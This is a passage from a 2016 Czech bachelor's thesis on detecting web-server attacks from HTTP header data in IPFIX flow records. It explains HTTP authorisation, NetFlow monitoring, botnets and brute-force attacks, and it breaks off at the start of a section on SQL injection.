


BRNO UNIVERSITY OF TECHNOLOGY

FAKULTA INFORMAČNÍCH TECHNOLOGIÍ
ÚSTAV POČÍTAČOVÝCH SYSTÉMŮ
FACULTY OF INFORMATION TECHNOLOGY
DEPARTMENT OF COMPUTER SYSTEMS

DETEKCE SÍŤOVÝCH ÚTOKŮ ANALÝZOU INFORMACÍ Z HLAVIČKY HTTP

DETECTION OF NETWORK ATTACK USING HTTP ANALYSIS

BAKALÁŘSKÁ PRÁCE
BACHELOR'S THESIS

AUTOR PRÁCE — JAKUB PASTUSZEK
AUTHOR

VEDOUCÍ PRÁCE — Ing. PETR MATOUŠEK, Ph.D.
SUPERVISOR

BRNO 2016

Abstrakt

Tato experimentální práce popisuje komunikační protokol HTTP a jeho následná rozšíření. Pomocí monitorování síťových toků je možné získat informace o HTTP komunikaci v podobě IPFIX. Detekce probíhá nad již nasbíranými daty (Post Mortem). Tyto data jsou požity pro detekci útoku na webový server. Obsahují rozšířené atributy, zejména HTTP hlavičky, pomocí nichž lze takový útok zaznamenat. Hlavním cílem této práce je navrhnout řešení pro detekci síťových útoků analýzou HTTP hlaviček. Výslednou detekční aplikaci následně otestovat a porovnat s již existujícím řešením.

Abstract

This experimental thesis describes cummunication protocol HTTP a its following extensions. Using monitoring network flows is able to obtain information about HTTP communication in the form of IPFIX. The detection takes place over already colleted data (Post Mortem). These data are used to detect attacks on a web server. Data contain extended attributes especially HTTP headers with which is able to detect such an attack. The main objective of this work is to propose solutions for detecting network attacks by analyzing HTTP headers. Afterward test final detection application and compare it with existing solution.

Klíčová slova

HTTP, botnet, IPFIX, netflow

Keywords

HTTP, botnet, IPFIX, netflow

Citace

Pastuszek, Jakub. Detekce síťových útoků analýzou informací z hlavičky HTTP. Brno, 2016. 50s. Bakalářská práce. Vysoké učení technické v Brně, Fakulta informačních technologií. Vedoucí práce Ing. Petr Matoušek, Ph.D.

Detekce síťových útoků analýzou informací z hlavičky HTTP

Prohlášení

Prohlašuji, že jsem tuto bakalářskou práci vypracoval samostatně pod vedením pana Ing. Petra Matouška Ph.D.
Uvedl jsem všechny literární prameny a publikace, ze kterých jsem čerpal.

.....
Jakub Pastuszek
18. května 2016

Poděkování

Tímto chci poděkovat vedoucímu práce Ing. Petrovi Matouškovi Ph.D. za rady, díky kterým mohla tato práce vzniknout. Dále bych chtěl poděkovat Martinu Elichovi ze společnosti Flowmon Networks, a.s. za pomoc se zprovozněním Flowmon sondy.

Obsah

1 Úvod

Pro administrátory velice užitečné a v dnešní době běžný způsob sledování sítí je monitorování na základě IP toků, kde získané informace jde využít ke komplexnímu pohledu na síť. Pomocí statistik lze vypozorovat různé anomálie vyskytující se na síti. Je také možné sledovat provoz hlouběji a předejít tak různým útokům na servery. Díky nejvyšším NetFlow verzím lze zaznamenávat také užitečné části aplikačních protokolů, jak je tomu například u webových serverů s aplikačním protokolem HTTP, kde užitečné informace pro sledování leží v jeho hlavičkách.

Protokol HTTP a jeho použití je popsáno v kapitole 2, kde je také vysvětlen princip udržení stavu komunikace v jinak bezstavovém protokolu. Dále jsou uvedeny informace o klientských souborech vytvářených serverem – cookies, šifrované HTTP spojení a také autorizace.

Monitorování sítě na základě IP toků s použitím IPFIX, které je desátou verzí NetFlow, jeho možnostech použití a způsobu sběru dat jsou obsaženy v kapitole 3. V této kapitole je také popsána samotná sonda pro sběr dat, informace o jednotlivých HTTP hlavičkách, které jsou obsažené v IPFIX záznamu a nástroj NFDUMP.

Botnet sítě a její typy jsou popsány v kapitole 4. Tato kapitola dále obsahuje popis topologií, jednotlivé typy útoků a protiopatření proti ním.

V současnosti jsou útoky na webové servery vedeny spíše za účelem ukradení identity, vykonání škodlivého kódu v klientském prohlížeči nebo serveru či vykradení citlivých informací. Různé typy útoků a jejich nejčastější podoby výskytu jsou rozebrány v kapitole 5. Útoky se provádí jak již pomocí hrubé síly, vložením do stránky škodlivé části kódu nebo pouze jeho vykonáním ve webové aplikaci. Opatření proti takovým akcím bývá zpravidla na aplikační úrovni, kde se v daném programovacím jazyce musí ověřovat nedůvěryhodné uživatelské vstupy popř. výstupy.

Při použití monitorování sítě lze útoky zachytávat ještě dříve, než dorazí k cílovému webovému serveru. A tím v první řadě odlehčit zátěži na daný server a dále např. při správě více serverů v jedné podsíti provádět sdruženou analýzu spojenou s vytvářením black-listu IP adres aj. Způsoby detekce různých útoků na webové servery jsou rozebrány v kapitole 6.

Cílem práce je vytvořit skripty pro detekci útoků na webové servery, který bude dané útoky identifikovat a informovat administrátora. V některých případech se může jednat o sporné situace a zdánlivě podezřelé chování nemusí ústit v útok. Metody detekce a algoritmus, který se snaží takovéto útoky identifikovat, jsou rozebrány v kapitole 7, která také zobrazuje možnosti použití skriptu.

Posledním, ale zato stěžejním bodem této práce je samotný skript otestovat a srovnat s již existujícím řešením. Testovací síť společně s testovacími scénáři se nachází v kapitole 8. Tato kapitola také zhodnocuje dosažené výsledky a porovnává úspěšnost detekce vytvořeného skriptu s již existujícím řešením. Také vyhodnocuje možnosti a způsoby detekce.

1.1 Motivace

Webové servery jsou v současnosti ve veřejné sféře nejnavštěvovanějším typem serveru. Servery jsou dimenzovány pro běžný provoz s ohledem na předpokládané vytížení. Při výraznějším překročení těchto hodnot může dojít k výpadku serveru nebo nedostupnosti služeb některým uživatelům. Toto se může stát např. při Bruteforce útoku (viz kapitola 5.1), kdy je na server odesláno mnoho požadavků za krátký čas. Z IPFIX dat získaných z NetFlow sond a jejich následné analýzy detekovat útok a popř. jej zastavit (např. zahazováním paketů patřícím útoku).

Tato práce je experimentální, avšak výsledky práce mohou být použity pro reálné nasazení v kooperaci se softwarovou nebo hardwarovou NetFlow sondou respektive jejich kolektorem. Práce probíhá ve spolupráci s firmou Flowmon Networks, a.s., která zapůjčila softwarovou NetFlow sondu a k ní softwarový kolektor.

1.2 Cíl

Cílem této práce je prozkoumat možné útoky na webové servery, jejich průběhy a klíčové informace obsažené v jednotlivých HTTP hlavičkách. Poté navrhnout řešení, které analýzou IPFIX dat nasbíraných pomocí NetFlow sond/y detekuje útok na webový server z informací obsažených v HTTP hlavičkách. Detekce může probíhat jak online (za běhu v reálném čase) nebo offline (Post Mortem), kdy data jsou nejprve nasbíraná a později se ověřuje, zda v dané době nedošlo k útoku.

2 Komunikační protokoly

Tato kapitola popisuje hlavní komunikační protokol webových serverů s klienty, kterým je HTTP protokol. V této práci jsou analyzovány jeho přijímané hlavičky od klientského prohlížeče, ze kterých je možné vysledovat probíhající útok na daný webový server.

2.1 HTTP protokol

HTTP (celým názvem HyperText Transfer Protocol) [1] je bezstavový protokol, který používá standardně port 80. Využívá spojované připojení pomocí TCP[1]. HTTP ve verzi 1.1 [2] je jeden z nejpoužívanějších protokolů současnosti. Ke komunikaci se využívá čistě textových zpráv. Samotný protokol neumožňuje šifrování, proto pro zabezpečení se využívá HTTPS protokol.

Komunikace probíhá formou dotaz-odpověď. Uživatel (klientský prohlížeč) odešle serveru dotaz, který obsahuje označení požadovaného dokumentu a také některé informace identifikující klienta (viz dále). Server poté odpoví pomocí hlaviček, které mohou obsahovat, zda požadovaný dokument byl nalezen, jeho typ a připojí informace identifikující daný server. Za hlavičkou následují samotná data požadovaného dokumentu. V případě následujícího dotazu od klienta (např. požadavek na jiný dokument) se bude jednat o další, zcela nezávislý dotaz a k němu odpověď. Vzhledem k tomu, že server nedokáže rozpoznat, jestli jakékoliv dva dotazy spolu souvisí (neumí uchovávat stav komunikace) - označuje se protokol jako bezstavový. S ohledem na tyto skutečnosti a problémem, jak si uchovat informace o identitě klienta, je protokol HTTP rozšířen o tzv. cookies (viz kapitola 2.1.2), které umožňují uchovávat informace o stavu komunikace na straně klienta v podobě malých souborů.

Mezi informace identifikující klienta (částečné určení totožnosti) patří položka „User-Agent“, která serveru sděluje informaci o používaném klientském prohlížeči (dále jen prohlížeč), operačním systému a jejich verzích.

HTTP definuje několik metod, které se mají provést nad požadovaným dokumentem. Nejpoužívanější metodou je GET, která odesílá požadavek na získání daného dokumentu s možnými parametry dotazu. Dále HEAD, která je stejná jako GET, ale s tím rozdílem, že odpověď neobsahuje tělo zprávy. Další, neméně důležitou metodou, je POST, která umožňuje odeslání uživatelských dat na server. Data umožňuje posílat i metoda GET, která ale přenášená data zobrazuje jako součást URL adresy. GET a POST jsou nejpoužívanější metody HTTP protokolu. S ohledem na bezpečnost jsou nebezpečné metody OPTIONS a TRACE, které umožňují získat určité informace o serveru. První jmenovaná odpoví na dotaz klientovi vypsáním všech metod, které server podporuje a druhá metoda odešle kopii obdrženého požadavku - toho se také využívá např. při útocích na webové servery. Další nebezpečnou metodou je DELETE, která umožňuje vymazání dokumentu ze serveru (pro použití této metody jsou potřebná určitá oprávnění) a PUT, která slouží pro nahrání dat na server. Poslední metodou je CONNECT pro vytvoření HTTP tunelu, která se používá při průchodu skrz proxy

[1] Transmission Control Protocol - https://tools.ietf.org/html/rfc793

server[2]. Servery obvykle neimplementují všechny zmíněné metody. Aby servery byly v souladu se specifikací HTTP 1.1, musí implementovat alespoň metody GET a HEAD.

2.1.1 HTTP Session

Session [3] v HTTP dává webovému serveru možnost uložit si informace o jednotlivých klientech, kteří k němu přistupují. Je předáváno dvěma způsoby – jako cookie nebo parametrem v adrese. Způsob jakým se session bude přenášet a jaký bude mít název, nastavuje webový server. Pomocí identifikátoru uloženého do cookie v podobě SESSIONID (SESSID, SID apod.) lze na serveru dohledat informace o daném klientovi. Podstatné je, že samotná data se nepřenášejí, jsou uložena na serveru.

2.1.2 Cookies

Cookies [3] jsou klíčovou součástí HTTP protokolu. Umožňují webovému serveru odeslat data klientovi (prohlížeči), které si lokálně uloží a při další žádosti odesílá zpátky serveru. Uživatel nemůže jednoduše modifikovat obsah jednotlivých cookie, ale je to možné. Velká nevýhoda je ta, že moderní prohlížeče umožňují vypnutí ukládání cookies. Výhodou naopak je, že se nepřenáší v těle požadavku, ale jako hlavička.

2.1.3 HTTPS protokol

HTTPS protokol je syntakticky identický s HTTP protokolem. Používá se pro bezpečnou komunikaci přes počítačovou síť. Požaduje po prohlížeči, aby použil šifrovací metodu SSL/TLS[3] k přenosu dat. Hlavním cílem HTTPS je autentizace navštívené stránky, ochrana soukromí a zajištění integrity dat – komunikace nemůže být přečtena ani zfalšována třetí stranou. Poskytuje obousměrné kódování komunikace mezi prohlížečem a serverem.

2.2 HTTP autorizace

Existují dvě HTTP autorizační schémata [4] – basic (základní) pro autorizaci pomocí formuláře a digest, které se zejména používá při sezení šifrovaného pomocí SS. Útočník pro získání přihlašovacích údajů nejčastěji využije techniky Bruteforce (viz kapitola 5.1). Uživatel zadává přihlašovací údaje při výzvě prohlížeče, nebo při odpovědi serveru s tělem zprávy obsahujícím formulář. Může také uvést tyto údaje jako součást URL adresy a to v podobě řetězce obsahujícího v pořadí protokol, přihlašovací jméno a heslo oddělené dvojtečkou, poté oddělovač v podobě zavináče a následně URL adresa serveru s cestou k souboru. Příklad takové adresy, symbolicky zapsáno, vypadá následovně.

```
http://prihlasovaci_jmeno:heslo@adresa_serveru/cesta_k_souboru
```

Základní přístupová autorizace předpokládá, že se uživatel prokáže svým přihlašovacím jménem a heslem. Když se uživatel pokusí přistoupit na takto chráněnou

[2] Proxy server - http://whatis.techtarget.com/definition/proxy-server
[3] Transport Layer Security - https://tools.ietf.org/html/rfc5246

stránku, webový server odpoví zprávou s kódem 401 – Authorization Required, obsahující hlavičku „WWW-Authenticate“ určující oblast přístupu (položka „realm“). Prohlížeč poté vyzve uživatele k zadání přihlašovacích údajů. Požadavek na stránku vypadá obdobně jako ten počáteční, jen s tím rozdílem, že se přidá hlavička „Authorization“ obsahující přihlašovací údaje ve formě login:heslo zakódované metodou base64[4]. Server porovná přijaté údaje s daty v databázi. V případě shody zašle klientovi požadovaný obsah. Když autorizace selže, server odpoví stejnou zprávou s kódem 401. V případě odposlechnuté konverzace lze jednoduše použít base64 dekodér k získání autorizačních údajů.

Digest přístupová autorizace rozšiřuje základní použitím jednosměrného kryptografického hašovacího algoritmu (MD5[5]) k zakódování autorizačních dat a přidáním jedinečné hodnoty nastavené serverem - nonce. Tato hodnota je využita prohlížečem při výpočtu hašované hodnoty hesla, zatímco přihlašovací jméno je přenášeno nešifrovaně. Digest technika znemožňuje využití metody „replay attack“ (odposlechnutí komunikace a její pozdější opakování).

Prohlížeč odesílá požadavek na stránku - společné pro oba autorizační schémata.

```
GET /admin/index.php HTTP/1.1
Host: target.com
```

První příklad ukazuje použití základní autorizace, kdy server odpoví s požadavkem na základní autorizaci s řetězcem určujícím oblast přístupu. Poté již prohlížeč odesílá požadavek i s autorizačním řetězcem.

```
HTTP/1.1 401 Authorization Required
WWW-Authenticate: Basic realm="Admin Realm"
------------------------------------------------------------
GET /admin/index.php HTTP/1.1
Host: target.com
Authorization: Basic YWRtaW46cGFzc3dvcmQ=
```

V dalším příkladu je zobrazeno použití digest autorizace.

[4] The Base16, Base32, and Base64 Data Encodings - https://tools.ietf.org/html/rfc3548
[5] The MD5 Message-Digest Algorithm - https://tools.ietf.org/html/rfc1321

```
HTTP/1.1 401 Unauthorized
WWW-Authenticate: Digest realm=" Admin Realm",
         nonce="Ny8yLzIwMDIgMzoyNjoyNCBQTQ",
         opaque="0000000000000000", \
         stale=false,
         algorithm=MD5,
         qop="auth"
-----------------------------------------------------------------
GET /admin/index.php HTTP/1.1
Host: target.com
Authorization:  Digest username="admin",
        realm="Admin Realm",
        qop="auth",
        algorithm="MD5",
        uri="/admin/index.php ",
        nonce="Ny8yLzIwMDIgMzoyNjoyNCBQTQ",
        nc=00000001,
        cnonce="c51b5139556f939768f770dab8e5277a",
        opaque="0000000000000000",
        response="2275a9ca7b2dadf252afc79923cd3823"
```


Autentizace pomocí formuláře využívá vlastní postupy ověřování na aplikační úrovni s cílem dosáhnout propracovanějšího způsobu ověřování, které je dosahována úpravou HTML dokumentu a následným vyhodnocením.

```
<form method="POST" action="login">
     <input type="text" name="username">
     <input type="password" name="password">
</form>
```

3 Monitorování síťových toků

Monitorování síťových toků úzce souvisí s detekcí útoků. Sběr informací o provoze, které mohou být dále zpracovány jak pro statistiky, tak i pro detekci různých anomálií. Monitorování sítě může být buď aktivní, nebo pasivní. Při aktivním přístupu se využívají nástroje jako Ping[6], při pasivním se jen pozoruje procházející provoz [5]. Monitorování na základě paketů je jeden z pasivních přístupů, kdy je procházející paket dále zkoumán. Při dnešních rychlostech síťových linek, které mohou bez problémů dosahovat rychlosti 100Gbps, je náročné monitorovat sítě na základě paketů (doba zpracování, paměťové nároky aj.), proto se provádí monitorování na základě toků. Toto monitorování patří také mezi pasivní.

V této práci se používají data uložená softwarovou NetFlow sondou ve formátu IPFIX, která jsou filtrována nástrojem NFDUMP a dále zpracovávána skriptovacím jazykem BASH. Ukázka propojení klientů s webovým serverem je zobrazena na obrázku 3.1.



Obrázek 3.1 – Ukázka propojení webového serveru s klienty

3.1 IPFIX

Základem IPFIX (celým názvem IP Flow Information eXport) technologie [6] je IP tok, podle kterého jsou vytvářeny statistiky. IPFIX poskytuje administrátorům podrobný pohled do provozu na jejich síti v reálném čase. Z tohoto důvodu tvoří důležitou část zabezpečení počítačové sítě. IPFIX je pomyslnou desátou verzí protokolu NetFlow, který se v dnešní době používá ve verzi 5 (nejpoužívanější) a verzi 9, která umožňuje variabilitu struktury exportovaných dat (obsahuje všechny položky verze 5 a další volitelné položky).

Tok je v terminologii Netflow definován jako sekvence paketů se shodnou pěticí údajů: zdrojová a cílová IP adresa, zdrojový a cílový port a číslo protokolu. Pro každý tok je zaznamenána doba vzniku toku, délka jeho trvání a počet přenesených paketů, bajtů a další údaje. Typická NetFlow architektura se skládá z několika NetFlow exportérů (sonda) a jednoho NewFlow kolektoru. NetFlow exportér je připojen k monitorované lince a analyzuje

[6] Ping - https://cs.wikipedia.org/wiki/Ping

procházející pakety – ve většině případů je to směrovač. V případě použití směrovače je nevýhoda ta, že sběr dat a výpočet statistik zabírá určitý výpočetní výkon zařízení a tím jej může výrazně zpomalovat. Proto se ve většině případů používá vzorkování na vstupu, které zapříčiní to, že se bude provádět výpočet statistik pro každý n-tý paket. Vzorkování snižuje pravděpodobnost odhalení bezpečnostních incidentů. Moderní NetFlow architektura je tvořena NetFlow sondami, které jen naslouchají a analyzují a nijak do toků nezasahují. Exportované statistiky jsou na kolektor posílány oddělenou linkou, díky které jsou na monitorované lince zcela neviditelné. Sondy jsou díky své jednoduchosti velmi levné a je možné je připojit do libovolného bodu v síti. Na základě zachycených IP toků generuje NetFlow statistiky a ty exportuje na NetFlow kolektor. Export probíhá pomocí UDP[7] nebo SCTP[8] protokolu. Po exportu je záznam z exportéru vymazán, což má za následek jeho ztrátu v případě, že se paket nepodaří doručit. NetFlow kolektor je zařízení s velkou úložnou kapacitou, které sbírá statistiky z typicky většího počtu NetFlow exportérů (může být jen jeden) a ukládá je do dlouhodobé databáze.

3.1.1 HTTP hlavičky obsažené v IPFIX

Nejdůležitější a také nejužitečnější z HTTP hlaviček obsažených v IPFIX je položka **HTTP URL**, která obsahuje klientem požadovaný soubor na serveru i s cestou k němu a může také obsahovat položky a hodnoty odeslané metodou GET („query string“). Maximální délka bývá omezená prohlížečem. Jako bezpečnou délku (ta která se určitě odešle) lze považovat 512 znaků. Sonda používaná při této práci neukládá celý řetězec z důvodu paměťové náročnosti, ale pouze jeho prvních 63 znaků. Tato skutečnost nepříznivě ovlivňuje úspěšnost detekce útoku, protože podřetězec obsahující škodlivou část se může nacházet až v té části, která se neukládá.

Další položkou je **HTTP Hostname** obsahující název cílového serveru. Tato informace je užitečná při sledování provozu na více serverech najednou. V případě výskytu více serverů v jedné síti se může umístit sonda někde na jejich společný bod (např. výchozí bránu), pro monitorování všech najednou.

Položka **HTTP Host OS** udává název operačního systému klienta a jeho specifické informace v podobě „Major/Minor/Build Version“ - Hlavní/Vedlejší/Revizní číslo verze.

Poslední z HTTP hlaviček, které sonda ukládá, je **HTTP Host Application**, která obsahuje název klientského prohlížeče (User-Agent) [2] a další informace o verzích obdobně jako HTTP Host OS. Tato položka poskytuje informaci o klientském prohlížeči webovému serveru, aby mohl poslat zpátky odpověď v co možná nejvhodnějším formátu, nebo které typy souborů prohlížeč očekává jako část odpovědi. Používá se hlavně pro zajištění kompatibility a použitelnosti s webovým serverem. Tato položka, dle [2], není povinná, nýbrž volitelná. Dále [2] definuje pouze formát, nebo syntax, kterou očekává.

Příklad zobrazující HTTP požadavek na soubor „/path_with_desired_file“ umístěného na serveru „target.com“. Tento požadavek byl zaslán z klientského prohlížeče Mozilla Firefox

[7] User Datagram Protocol - https://www.ietf.org/rfc/rfc768.txt
[8] Stream Control Transmission Protocol - https://tools.ietf.org/html/rfc4960

verze 46, běžícím na enginu Gecko. Prohlížeč byl spuštěn v OS Windows NT 6.3, tj. Windows 8.1 nebo Windows Server 2012 R2, který je 64bitový.

```
GET /path_with_desired_file HTTP/1.1
Host: target.com
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:46.0)
Gecko/20100101 Firefox/46.0
```

3.2 Netflow sonda

Softwarová sonda využitá v této práci, pro zaznamenávání síťové komunikace v podobě IPFIX, byla zapůjčena firmou Flowmon Networks, a.s. (dále jen Flowmon). Sonda zaznamenává, pro tuto práci důležité, HTTP hlavičky popsané v předchozí kapitole. Součástí je také softwarový kolektor, který umí v grafickém režimu, ve formě tabulky, zobrazit výstupy NFDUMPu. Nevýhody sondy z pohledu zaznamenávání HTTP hlaviček jsou omezená délka ukládané URL adresy a ukládání položek typ OS a klientského prohlížeče pouze definovaným výčtovým typem.

3.3 NFDUMP

Nfdump je kolektor, který přijímá a spravuje toky dat od jedné nebo více sond. Syntax je podobná tcpdumpu[9]. Zobrazuje NetFlow data, která může různě filtrovat, agregovat aj. Dále může vytvářet statistiky toků řazené podle kteréhokoliv atributu. Umí zpracovat data ve formátu NetFlow v5 a v9 a také, pro tuto práci důležitý, formát IPFIX.

Výstupy softwaru nfdump jsou použité pro zpracování dat před samotnou detekci útoků v této práci.

[9] http://www.tcpdump.org/

4 Botnet

Jednou z částí výsledku této práce je detekce botnetu, respektive „bot agenta“ (viz dále) z informací obsažených v HTTP hlavičkách. Cílem je otestovat některé metody detekce botnetu (viz kapitola) a zjistit jejich úspěšnost a použitelnost. Botnety [7] jsou v současnosti považovány za jedno z nejvážnějších bezpečnostních rizik. Botnet je množství internetem propojených počítačů komunikující s dalšími počítači, aby prováděli opakované úlohy. Tato skupina počítačů může být použita k rozesílání spamových e-mailových zpráv, účastnit se DDoS útoku aj. Slovo botnet je složeno ze slov robot a network.

Z každého počítače připojeného k internetu se může stát „bot“, a to tak, že se do něj dostane software z distribuce „malware“. Dále může útočník využít zranitelnosti prohlížeče nebo uživatele přesvědčí ke spuštění trojského koně. Tento „malware“ obvykle nainstaluje modul, který dovolí počítači být řízen příkazy botnet operátora. Po zavedení infikovaného softwaru do systému naváže komunikaci s operátorem a poté se může sám vymazat. Uživatelé infikovaných počítačů většinou nevědí, že se jejich počítače staly „bot agenty“.

Kontrolou nad celým botnetem je možné řídit aktivity všech „bot agentů“ přes komunikační kanály tvořené standardizovanými síťovými protokoly jako IRC a HTTP. Server (bot master) je známý jako Command & Control server (zkráceně C&C). „Bot“ převážně využívá skryté kanály ke komunikaci s C&C serverem. Botnet servery jsou typicky redundantní, spojeny pro větší propustnost a aby se co nejvíce snížilo riziko zastavení šíření. V současnosti se botnet komunity obvykle skládají z jednoho nebo několika operátorů a spoléhají se na individuální peer-to-peer (zkráceně P2P) vztahy.

V dnešní době se stále více používají botnety, které využívají protokol HTTP pro C&C. Na HTTP založené C&C je centralizováno, ale „botmaster“ nekomunikuje s „bot agenty“ za použití mechanizmu chatu. Místo toho „bot agenti“ pravidelně kontaktují C&C server/y, aby získali jejich příkazy. Centralizované C&C servery jsou pro jejich efektivnost a účinnost stále hojně používané.

4.1 Topologie

Typické botnet topologie jsou hvězda (star), multi-server, hierarchie a náhodná (random) [8].

Topologie hvězda se spoléhá pouze na jeden C&C centralizovaný server ke komunikaci s jednotlivými „bot agenty“. Každý „bot“ dostává instrukce přímo od centrálního C&C serveru. Výhodou je rychlost komunikace. Mezi hlavní nevýhodu patři to, že při zablokování centrálního C&C serveru je zastaveno šíření botnetu.

Multi-server využívá více serverů vzájemně komunikujících. Každý „bot“ je připojen k jednomu z C&C serverů. V případě selhání jednoho serveru příkazy od ostatních serverů převezmou kontrolu nad botnetem. Hlavní výhodou je redundance a geografické rozmístění jednotlivých serverů.

V hierarchické topologii mají „bot agenti“ schopnost přeposlat nové instrukce od C&C serveru dalším „bot agentům“. Problém bývá ve zpoždění doručení příkazu, pokud je

hierarchie rozsáhlá. Hierarchický botnet znamená, že žádný „bot agent“ neví o lokaci celého botnetu.

Botnet s náhodnou topologií (P2P) nemá centralizované C&C infrastrukturu. Příkazy jsou distribuovány od některých „bot agentů“. Tyto příkazy „bot agenti“ automaticky propagují dalším „bot agentům“. Výhodou je vysoká odolnost vůči výpadku. Mezi nevýhody patří zpožděné doručení, ale ne tak veliké jako u hierarchické topologie.

4.2 Typy útoků

Mezi nejčastější typ útoku patří DDoS, kdy velké množství počítačů posílá co možná nejvíce požadavků jednomu serveru nebo službě, kterou se snaží přetížit a odstavit ji, aby nemohla odpovídat oprávněným žádostem. Příkladem je útok na webový server e-shopu v atraktivní čas (např. předvánoční výprodej). V případě úspěšného DDoS útoku webový server nemůže poskytovat své služby zákazníkům a tím následně ztrácí zisk.

Adware nahrazuje aktuální reklamu bez souhlasu uživatele reklamami jiného inzerenta nebo v případě skrytí reklam je znovu zobrazuje.

Spyware je software, který odesílá informace svým tvůrcům o aktivitě uživatele. Typicky hesla, čísla kreditních karet a další užitečné informace které se dají prodat. Napadené počítače, které se nacházejí v podnikové síti, můžou být cennější, protože většinou mají přístup k důvěrným datům.

E-mailový spam jsou e-mailové zprávy maskované jako zprávy od lidí, ale šíří reklamu nebo otravný či škodlivý obsah.

Click fraud (klikací podvod) nastane v té situaci, kdy počítač uživatele samovolně navštíví webovou stránku k vytvoření falešného webového provozu pro určitý zisk.

Scareware je software který vytváří strach v uživateli (výhružky aj.). Po instalaci může nainstalovat malware a vytvořit z počítače „bot agenta“. Například uživatel může být vyzván ke koupi anti-malware softwaru, který údajně odstraní malware z počítače (ale provede pravý opak), jinak do doby koupě nebude mít přístup ke svým datům nebo systému.

4.3 Protiopatření

Některé botnety implementují vlastní verze známých protokolů. Tyto rozdíly mohou být použity pro detekci botnetů. Nalezení některého ze serverů s jedním botnet kanálem může často odhalit další servery stejně jako jejich „bot agenty“. Struktura botnet serveru, která postrádá redundanci je zranitelná vůči dočasnému výpadku serveru.

Nejčastější používané techniky jsou vypnutí C&C serverů, mazání DNS záznamů nebo zcela vypnutí IRC serverů. Nejnovější botnety používají téměř výhradně P2P, kde řízení botnetu nezávisí na externích serverech, čímž se zabrání selhání při jednotlivém selhání serveru. Operátoři mohou být identifikování jenom podle bezpečnostních klíčů a všechna data, kromě binárních, můžou být šifrovány. Např. „spyware“ může získaná data šifrovat společně s veřejným klíčem a dále je odeslat, zatímco dekódovat je může pouze vlastník privátního klíče.

5 Útoky na webové servery

Tato kapitola popisuje nejznámější typy útoků na webové servery. Útoky lze kategorizovat, ale mohou se vyskytovat i jejich kombinace. Pro detekci a různá vstupní povolení /omezení dat se používá „white list“, který definuje validní vstupní data, nebo popřípadě „black list“, který naopak definuje, jaká vstupní data validní nejsou. S ohledem na bezpečnost je účinnější používat „white list“, kdy v tomto případě povolí jen určitou množinu vstupních dat, zatímco u „black listu“ lze jednoduše opomenout některý nebezpečný vstupní řetězec. Jako vstupní kontrola se nejčastěji používá kontrola příslušnosti dat (např. zda je vstup číslo nebo řetězec aj.), nebo v menší míře používané regulární výrazy, které udávají přesný vzor.

5.1 Bruteforce

Útok hrubou silou [9], který se používá k napadení autentizace (uhádnutí jména a hesla) nebo objevování skrytého obsahu webové stránky, kdy útočník testuje možné hodnoty různých parametrů (např. názvy souborů). Tento útok se může vyskytnout v mnoha různých formách, ale především spočívá v tom, že útočník si předem nakonfiguruje množinu hodnot, které následně posílá serveru v podobě žádosti (request) a zkoumá jeho odpověď (response). Standardní útok spočívá v navolení jednotlivých tříd znaků – alfanumerické, malé, či velké písmena a speciální znaky. Daleko efektivnější je využít tzv. slovníkový útok, tj. předpřipravený seznam možných hodnot, který ale negarantuje nalezení řešení. Pokud se útočníkovi podaří získat jednosměrně zašifrovaná hesla, lze pomocí slovníkového útoku jednotlivé hodnoty zašifrovávat a zkoušet shodnost se známým zašifrovaným tvarem.

S ohledem na počet pokusů, výkonnost útočícího systému a odhadované výkonnosti systému napadaného je útočník schopen přibližně určit délku trvání útoku. Jeho hlavní nevýhodou je časová složitost, kdy čas potřebný k nalezení řešení roste exponenciálně s rostoucí délkou klíče. Pro rychlejší zpracování lze využít grafických karet (GPU) [10], které jsou dostupné a mají přijatelný poměr cena-výkon nebo programovatelná hradlová pole (FPGA). Obě tyto technologie se snaží využít výhody paralelního zpracování. Protože si uživatelé často volí „slabé heslo“, tak je tento jednoduchý způsob útoku často úspěšný.

5.2 SQL Injection

Tento typ útoku spočívá ve vložení SQL dotazu [11] do vstupního pole formuláře v klientské aplikaci tak, aby bylo změněno vykonávání předdefinovaného SQL dotazu. Úspěšný útok dovoluje útočníkovi zobrazit, či modifikovat citlivá data v databázi, zničit nebo znemožnit přístup k datům a stát se administrátorem daného databázového serveru. Stupeň závažnosti tohoto typu útoku je dán útočníkovými zkušenostmi. Chyby spojené s SQL Injection [9] jsou hlavně v kombinaci dynamického tvoření SQL dotazu a vstupu dat z nedůvěrného zdroje.

V příkladě lze vidět konstrukci dynamického SQL dotazu s využitím proměnné „userName“. Dotaz se chová korektně, pokud proměnná „userName“ neobsahuje apostrof. Tento dotaz má vrátit pouze položky konkrétního vlastníka s daným jménem. Při vložení

